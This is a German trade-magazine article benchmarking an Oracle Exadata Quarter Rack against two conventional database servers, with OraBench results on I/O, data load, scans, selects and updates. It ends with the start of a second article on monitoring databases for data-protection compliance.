Zum Vergleich haben wir einen konventionellen High-End-Server mit RISC-Prozessor (16 Cores mit Multithreading), 128 Gbyte RAM, 8 x 4 Gbit FC-Kanälen und einem High-End-Storage-System mit 192 Disks (15k rpm) in RAID-5-Konfiguration (7+1) herangezogen. In den nachfolgenden Grafiken ist diese Plattform mit dem Buchstaben „A“ gekennzeichnet.

Das zweite System besteht aus einem voll ausgebauten Midrange-Server mit 32 Cores ohne Multithreading, 64 Gbyte RAM und einem Entry-level JBOD-Storage-System mit insgesamt 36 Disks (15k rpm) in RAID-0-Konfiguration und 6 x 4 Gbit FC Kanälen. In den Grafiken ist diese Plattform mit dem Buchstaben „B“ gekennzeichnet. Beide Plattformen wurden speziell für Benchmark-Tests vorbereitet und optimal konfiguriert. Die beiden konventionellen Plattformen verwenden keinen Real Application Cluster (RAC).

Flash-Cache-Technologie

Die Flash-Cache-Technologie wird – genauso wie die Solid-State-Drive-Technologie (SSD) – die Art und Weise, wie wir in Zukunft in Datenbanken speichern, lesen und schreiben, grundlegend verändern. Storage-Systeme kennen zwei Zugriffsmuster: sequentiell (mit großen I/O-Blöcken von etwa 1, 2 oder 4 Mbyte) und zufällig gestreut (mit kleinen I/O-Blöcken von etwa 4, 8 oder 16 kbyte).

Während ein 15k-HDD etwa 250 IOPS (read) bei einer Servicezeit von rund 4 msec leistet, schafft ein Sun Flash-Accelerator F20 circa 100'000 IOPS (read) bei einer Servicezeit von weniger als 1 msec. Ähnliche Leistungsvorteile zugunsten der neuen Technologie gelten für den sequentiellen Zugriff: Eine 15K-HDD schafft 80 bis 100 Mbyte/sec (read), eine F20 etwa 1 Gbyte/sec (read). Dies bedeutet auch, dass die konventionelle Fibre-Channel-Technologie mit einem solchen I/O-Tsunami hoffnungslos überfordert ist. Ein 4 Gbit/sec FC-HBA leistet 10.000 bis 15.000 Random-I/Os (8 kbyte) und maximal 400 Mbyte/sec sequential I/Os (1 Mbyte).

Storage-Server-Software

Für Exadata Storage-Server stellt Oracle exklusiv Software zur Verfügung, die ganz entscheidend für die hohe Leistung der Datenbank-Maschine verantwortlich ist. Neben allgemeinen neuen 11g R2-Performance-Eigenschaften wie die parallele SQL-Verarbeitung im Hauptspeicher gehören folgende Funktionen zum Exadata Storage-Server:

- Hybrid columnar compressing (HCC) mit zwei verschiedenen Modi für Abfrage und Archivierung. Die Platzersparnis dieser beiden Komprimierungsverfahren hängt stark von der Redundanz innerhalb einer Tabel-

lenspalte ab. Oracle liefert ein neues PL/SQL-Package zur Abschätzung der Komprimierung (DBMS_COMPRESSION). Für Daten, die noch geändert werden, ist eine solche Komprimierung weniger geeignet, da nicht mehr satzweise, sondern die gesamte Komprimierungseinheit gesperrt wird. Müssen Daten verschlüsselt werden, wird die Komprimierung unwirksam.

- Der Exadata-Storage-Index verfügt über Informationen zum Wertebereich einer Spalte auf einem Storage-Server. Dieser Index ist im Hauptspeicher abgelegt und erlaubt so eine sehr schnelle Orientierung darüber, ob potenzielle Treffer auf einem Storage-Server vorhanden sind. Der Index wird beim Laden der Daten automatisch erstellt und bei Änderungen entsprechend gepflegt. Der Autor konnte weder eine Leistungseinbuße beim Laden noch irgendwelche anderen Nebenwirkungen feststellen. Abfragen auf nicht-indizierte Attribute der circa 225 Gbyte großen Benchmark-Tabelle wurden innerhalb weniger Sekunden beantwortet. Damit unterstützt Exadata sehr viel besser als konventionelle Plattformen einen gemischten OLTP- und Decision-Support-Betrieb mit Ad-hoc-Abfragen. In diesem Zusammenhang sei darauf hingewiesen, dass die Exada-




Abbildung 1: PL/SQL-Performance bei numerischen Operationen




Abbildung 2: "Sequential data write"-Performance

ta über einen Resource-Manager verfügt, der die I/O-Leistung zwischen allen Datenbanken aufteilen kann.

- Der Exadata Storage-Server kann dem Database-Server sehr viele I/O-orientierte Arbeiten abnehmen (offloading). Dazu gehört neben dem Lesen und Schreiben von Daten die intelligente Filterung der Daten bei Projektionen (Auswahl von Spalten), bei Prädikaten (Auswahl von Zeilen) und bei Join-Operationen. Es werden noch eine Reihe weiterer Funktionen unterstützt: inkrementeller Backup, Anlegen von Datenfiles, Verschlüsselung von Daten und Data-Mining-Funktionen.

PL/SQL-Performance

Mit reinen PL/SQL-Prozeduren (ohne SQL-Statements) stellt OraBench die Leistungsfähigkeit der Prozessoren im Oracle-Umfeld fest. Die Intel x86-Prozessoren der Exadata-QR-Konfiguration schlagen sowohl in der Geschwindigkeit als auch beim Durchsatz konventionelle RISC-Prozessoren (Plattform A). Das Midrange-System (Plattform B), liegt bei der Geschwindigkeit etwa 30 Prozent unter dem Niveau der Exadata-Prozessoren, erreicht aber mit 32 Cores einen ähnlichen Durchsatz wie die Exadata mit 16 Cores und Multi-threading (siehe Abbildung 1).

Der Autor stellt immer wieder fest, dass die PL/SQL-Performance nicht zwingend mit anderen Benchmark-Zahlen von Prozessoren (beispielsweise SPECint) korreliert. Auch ist keine Korrelation mit der Taktfrequenz von Prozessoren oder mit dem Oracle Lizenzmodell zu erkennen. Diese Beobachtung machte er auch bei CPU-bound Datenbank-Tests, bei denen die Daten komplett in der SGA liegen.

Data-Write-Performance

„Sequential data write“-Operationen treten vor allem bei DWH-Anwen-

dungen auf und werden in OraBench durch ein „ALTER TABLESPACE <...> ADD DATAFILE“-Kommando simuliert. Diese Operation wird durch den Exadata Storage-Server explizit unterstützt. Oracle spezifiziert die Leistung einer Exadata QR auf 4,5 Gbyte/sec. Tatsächlich erreicht werden knapp 4 Gbyte/sec, eine hervorragende Leistung. Im Vergleich dazu liefert ein High-End-Storage-System mit 192 HDDs (Plattform A), das für maximale Performance konfiguriert wurde, im OraBench-Test bis zu 1,7 Gbyte pro Sekunde (siehe Abbildung 2).

Typische Shared-Storage-Systeme, auf denen unter anderem auch Oracle Datenbanken gespeichert werden, erreichen nach den Messungen des Autors häufig nur einige hundert Mbyte/sec, egal ob Midrange- oder High-End-Storage-System. Zentrale Storage-Systeme werden häufig nur kapazitätsorientiert verwaltet, die Storage-Administratoren können selten Performance-Kennzahlen für die Oracle LUNs nennen, geschweige denn garantieren.

Der Storage-Server wird mit dem Oracle Volume Manager ASM verwaltet. Dieser garantiert durch redundante Speicherung einen optimalen Schutz der Daten und stellt durch Verfahren wie „Striping“ und „asynchrones I/O“ eine optimale Performance zur Verfügung. Bei Erweiterung der Storage-Kapazität werden Reorganisationen automatisch vorgenommen.




Abbildung 3: Durchsatz beim konventionellen „Data Load“

Data-Load-Performance

Beim Test für den konventionellen Ladevorgang (OLTP) werden zwei Sätze pro Transaktion geladen. Pro Tabelle mit zwei B-Bäumen skaliert Oracle bis zu einer Parallelität von acht gleichzeitigen, konventionellen Insert-Prozessen. Anschließend kommt es zu Contention-Problemen, da sich die Prozesse bei der Reorganisation der Index-Strukturen gegenseitig zu stark behindern. Die Exadata schafft hier bei einer Parallelität von sechzehn Prozessen knapp 60.000 Datensätze pro Sekunde. Dies entspricht 30.000 Transaktionen pro Sekunde. Beim Einsatz von RAC greift der Autor allerdings auf einen Trick zurück, um die Anzahl der Block-Konflikte zu minimieren. Die Tabelle ist „LIST“-partitioniert, wobei jede RAC-Instanz in eine eigene Partition einfügt. Die Indizes sind „LOCAL“-partitioniert (rote Linie). Wird in einem RAC-Cluster nur von einer Instanz in nicht partitionierte Segmente geladen, ergibt sich die gelbe Kurve (siehe Abbildung 3).

Beim „Bulk Load“ (DWH) nicht komprimierter Daten erreicht die Exadata QR mit 1,6 Millionen Datensätzen/sec nicht ganz die Leistung konventioneller Plattformen. Beim „Bulk Load“ mit der konventionellen Komprimierung werden rund 2,5 Millionen Datensätze/sec erreicht (siehe Abbildung 4). Der Exadata Flash-Cache ist ein Write-Through-Cache. Die DBWR-,




Abbildung 5: Bandbreite beim sequentiellen „Data Scan“




Abbildung 6: Verarbeitungszeit beim Erzeugen eines B-Baums für eine Milliarde Datensätze




Abbildung 4: Durchsatz beim Bulk-Data-Load mit einfacher Komprimierung

LGWR- und ARCH-Prozesse profitieren somit nicht vom Flash-Cache.

Data-Scan-Performance

Beim Data Scan verwendet die Exadata die Offload-Funktionalität des Storage-Servers. Abbildung 5 zeigt die beiden möglichen Situationen:

- Die Daten müssen von den Disks gelesen werden. Hier erreicht man die technisch möglichen 4,5 Gbyte/sec eines QR mit Parallelität 64 exakt. Bereits bei Parallelität 8 können 3,5 Gbyte/sec durchsucht werden. Konventionelle Datenbank-Server mit speziell aufgesetzten High-End-Sto-




Abbildung 7: Random Data-Select via Primärschlüssel auf eine Milliarde Datensätze

rage-Systemen und 192 HDDs erreichen knapp 2 Gb/sec (Plattform A).
 • Die Daten liegen im Flash-Cache. Jetzt wird sogar ein Durchsatz von bis zu 12 Gbyte/sec erreicht! Caches jeder Art sind immer schwierig zu kontrollieren, können ihre Strategie bei wechselndem Load schnell ändern und neigen etwas zur Unberechenbarkeit. Dies drückt sich auch in der Wellenform der Bandbreite aus.

Data-Aggregation-Performance

„Data Aggregation“ simuliert OraBench mit verschiedenen Tests zur Index-Erzeugung beziehungsweise Ermittlung von Statistiken für den Query-Optimizer. „Data Aggregation“ sind komplexe Datenbank-Operationen, die alle Hardware-Ressourcen (CPU, Hauptspeicher und I/O) fordern. Die Exadata QR ist auch in diesen Tests zwischen 25 und 300 Prozent schneller als konventionelle Plattformen. Mit einer Ausnahme: Beim „Index Statistic Row Sampling“ ist die Exadata langsamer. Das „Row Sampling“ wird hier in einen „Cell Smart Index Scan“ umgewandelt, was in diesem Fall wohl die falsche Strategie ist.

Data-Select Random

Bei diesem Test ist zu beachten, dass trotz des rein lesenden Zugriffs durch die SELECT-Statements Oracle intern

Schreib-Operationen durch einen „Block Cleanout“ auslöst. Man findet hier verschiedene Szenarien vor:

- Die Daten befinden sich in der SGA (best case).
- Die Daten müssen aus dem Backend des Storage-Systems gelesen werden (worst case). Bei letzterem Test unterscheiden wir zudem zwischen einem Primär- (siehe Abbildung 7) und einem Sekundärschlüssel-Zugriff (siehe Abbildung 8). Beim Zugriff über den Primärschlüssel wird die Servicezeit, beim Zugriff über den Sekundärschlüssel der I/O-Durchsatz des

Storage-Systems beim Random-I/O kleiner Blöcke gemessen.

Bei beiden Tests könnte die Exadata den Flash-Cache nutzen, denn die Tabelle und ihre Indizes wurden zuvor mit einem „ALTER TABLE | INDEX“-Statement an den Flash-Cache gebunden und dieser verfügt über ausreichend Kapazität.

Beim Zugriff über den Primärschlüssel wird der Flash-Cache entgegen den Erwartungen nicht in vollem Umfang wirksam. Jetzt stößt die Exadata mit nur 36 HDDs schnell an Grenzen. Ein Grund dafür könnten die Block-Cleanouts sein, die Oracle zum Schreiben zwingen und damit den Performance-Vorteil beim Lesen zunichte machen.

Beim zweiten Test (siehe Abbildung 8) wird der Flash-Cache wirksam. Die konventionellen Plattformen sind trotz High-End-Storage-System bei Plattform A weit abgeschlagen. Auch hier erreicht Exadata die theoretisch maximal möglichen I/O-Werte.

Data-Update Random

Bei diesem Test liegen ebenfalls verschiedene Szenarien vor. Wir gehen jedoch nur auf das Szenario ein, bei dem man via Primärschlüssel zugreift und die betroffenen Sätze verändert werden. Im Exadata RAC-Umfeld sind diese Operationen teurer, einerseits wegen der notwendigen Kommunikation




Abbildung 8: Random Sekundärschlüssel-Zugriff auf eine Milliarde Datensätze

zwischen den Instanzen, andererseits wegen der gelegentlich vorkommenden Konflikte.

Da die Transaktionen beim „Commit“ sofort ins Redo-Logfile geschrieben werden müssen und der Write-Through Flash-Cache hier keine nützliche Unterstützung leisten kann, ist die Skalierbarkeit durch die 36 HDDs mit durchschnittlich über 224 Write-Operationen pro Disk und pro Sekunde begrenzt.

Sollte die Schreibleistung von Exadata nicht ausreichend sein, kann der Flash-Cache auch als Flash-Disk konfiguriert werden. Über die Zuordnung ASM-Diskgruppe und Tablespace können dann Segmente oder auch Redo-Logfiles ganz gezielt auf diesem schnellen Speichermedium abgelegt werden. Bei Stromausfall verhalten sich Flash-Disks wie konventionelle HDDs.

Fazit

Die in der Exadata verwendeten x86-Prozessoren liegen im oberen Leistungs-

Run	Tst	Code	#R	#S	#T	kRows/s	kOps/s	CPU	Read	Write	Total	Read	Write	Total	Redo	Time
							kStat/s	[%]	[IOPS]	[IOPS]	[IOPS]	[Mb/s]	[Mb/s]	[Mb/s]	[Mb/s]	[sec]
11	10	T716	1	1	1	0.3	0.01	2.2	551	473	1024	4	4	9	0	13
11	10	T716	2	2	1	0.6	0.02	2.7	1330	758	2088	13	7	20	0	14
12	10	T716	2	4	1	1.2	0.04	6.7	2312	1468	3780	27	12	40	0	14
13	10	T716	2	8	1	1.7	0.05	6.8	3275	2073	5348	46	17	62	1	19
14	10	T716	2	16	1	3.0	0.09	9.8	5571	3473	9045	103	28	130	1	22
15	10	T716	2	32	1	4.4	0.14	14.1	8161	4951	13112	187	40	226	2	30
16	10	T716	2	64	1	6.7	0.21	22.1	11372	7166	18538	238	60	298	2	39
17	10	T716	2	128	1	7.7	0.24	25.7	12057	8065	20122	94	67	162	3	68
18	10	T716	2	256	1	7.8	0.24	26.9	11557	7928	19485	90	67	157	3	135
19	10	T716	2	512	1	7.4	0.24	26.7	11375	7634	19008	89	65	154	3	275
20	10	T716	2	1000	1	7.9	0.25	31.0	12121	7692	19813	95	66	161	3	516

Abbildung 11: Performance-Statistik zum „Random Data-Update“-Test

bereich, profitieren von der niedrigen Bewertung im Oracle-Lizenzmodell und liefern somit ein hervorragendes Preis-/Leistungsverhältnis. Der Storage ist komplett integriert – eine Anbindung an externe Storage-Systeme ist nicht notwendig und auch nicht möglich. ASM als Volume-Manager und File-System liefert optimale Performance für alle Transaktionsprofile bei sehr niedrigem Verwaltungsaufwand. Die Performance der Storage-Server sowohl beim sequentiellen (sequential) als auch beim wahlfreien Zugriff (random) ist außergewöhnlich gut. Die extreme I/O-Leistung kann von konventionellen SAN-Infrastrukturen

heute nicht bewältigt werden – InfiniBand liefert ungefähr einen um den Faktor zehn höheren Durchsatz als die herkömmliche Fibre-Channel-Technologie. Der Flash-Cache kann damit kontrolliert werden:

```
SQL> alter table <...> storage
( cell_flash_cache keep);
```

Ist die Datenbank größer als der Flash-Cache, können die theoretischen IOPS-Zahlen nicht erreicht werden. Dann entscheidet die Performance-Leistung des Storage-Backends. Für OLTP-Systeme ist daher eine exakte Planung der Flash-Cache-Objekte vorzunehmen. Der Flash-Cache ist ein Write-Through-Cache, DBWR- und LGWR-Prozess können daher nicht davon profitieren. Als Alternative kann eine Flash-Disk-Konfiguration gewählt werden.

Der Storage-Index ist ein äußerst wirksames Feature, das außerhalb der OraBench-Tests geprüft wurde. Abfragen auf nicht-indizierte Attribute auf einer 225 Gbyte großen Tabelle wurden in weniger als 15 Sekunden beantwortet. Exadata ist nicht nur für leistungshungrige Oracle-Anwender, sondern auch für die Konsolidierung von Datenbank-Servern mit Mixed Workloads sehr gut geeignet. Die außergewöhnlich gute Performance wird ohne Engineering und ohne zusätzliches Tuning ab dem ersten Produktionstag erreicht.

Weitere Informationen

Der komplette Benchmark-Bericht kann in Form eines White Papers bei der In&Out AG bezogen werden (siehe Kontakt).

Kontakt:

Manfred Drozd
info@inout.ch

Run	Tst	Code	#R	#S	#T	kRows/s	kOps/s	CPU	Read	Write	Total	Read	Write	Total	Redo	Time
							kStat/s	[%]	[IOPS]	[IOPS]	[IOPS]	[Mb/s]	[Mb/s]	[Mb/s]	[Mb/s]	[sec]
23	1	T626	1	1	1	9.1	0.00	7.1	8783	183	8966	69	2	71	0	18
2	1	T626	2	2	1	17.5	0.00	9.9	16902	122	17024	132	1	133	0	19
3	1	T626	2	4	1	25.9	0.00	10.5	25393	137	25530	199	1	200	0	25
4	1	T626	2	8	1	76.6	0.01	16.2	74878	315	75193	585	3	588	0	17
5	1	T626	2	16	1	130.4	0.01	26.6	127088	481	127569	993	4	997	0	20
6	1	T626	2	32	1	201.8	0.02	44.1	196330	693	197022	1534	6	1540	0	26
7	1	T626	2	64	1	276.5	0.03	66.2	268225	912	269136	2096	7	2103	0	38
8	1	T626	2	128	1	291.0	0.03	75.4	280777	946	281723	2194	8	2201	0	72
9	1	T626	2	256	1	299.7	0.03	80.3	288028	962	288990	2250	8	2258	0	140
10	1	T626	2	512	1	250.2	0.02	67.6	238023	800	238823	1860	6	1866	0	273

Abbildung 9: Performance-Statistik zum „Random Data-Select“-Test




Abbildung 10: Random Data-Update via Primärschlüsselzugriff

Überwachung von Datenbanken

Carsten Mützlitz, ORACLE Deutschland GmbH

Derzeit ist viel Bewegung in der IT-Sicherheit zu erkennen. Durch die Novelle II des Bundesdatenschutzgesetzes (BDSG) vom 1. September 2009 sehen sich die Sicherheitsbeauftragten zum Handeln veranlasst und versuchen, die Änderungen des BDSG in die Unternehmensabläufe zu integrieren.

Eine Maßnahme, die auch im Zusammenhang mit ISO 27001 steht, ist die Erkennung von Einbrüchen beziehungsweise Einbruchversuchen sowie die Überwachung der Zugriffe auf sensible personenbezogene Daten. Wie begegnet man nun dieser Herausforderung? Die Antwort lautet: Transparenzschaffung und gezielte Kontrolle der bereits umgesetzten Sicherheitsmaßnahmen. Gerade in Anbetracht der strengeren Regularien sollten jetzt vollständige Lösungen implementiert werden. Dieser Artikel beschreibt einen Lösungsansatz, der mit Standard-Technologien eine optimale Überwachung durch gezieltes Reporting realisiert. Die Lösung der Überwachung ist die Idee der Transparenzschaffung aller Aktivitäten in den IT-Komponenten einer Unternehmung/Behörde und somit die Bildung einer Grundlage zur besseren Kontrolle.

Abbildung 1 zeigt eine funktionale Architektur einer Vision für das unternehmensweite Protokollieren der gesamten IT-Anwendungslandschaft. Unternehmungen, die solch eine Vision bereits umgesetzt haben, sind heute bestens gerüstet und haben ihre IT-Landschaft auch in Bezug auf Sicherheit und BDSG voll im Griff.

Der Weg einer vollständigen Umsetzung dieser Vision sollte nicht in einem Projektschritt umgesetzt werden. Es empfiehlt sich, die genannte Vision zu entwickeln. Ein erster Schritt ist ein unternehmensweites Protokollieren für die Speicherorte der personenbezogenen Daten – die Datenbanken. Für die Überwachung und Protokollierung der Datenbank-Infrastruktur können Oracle Standard-Technologien genutzt werden, die zu schnellen Erfolgen führen und Unternehmungen eine bessere Transparenz, Kontrolle und mehr

Sicherheit mit dem Umgang von personenbezogenen Daten ermöglichen.

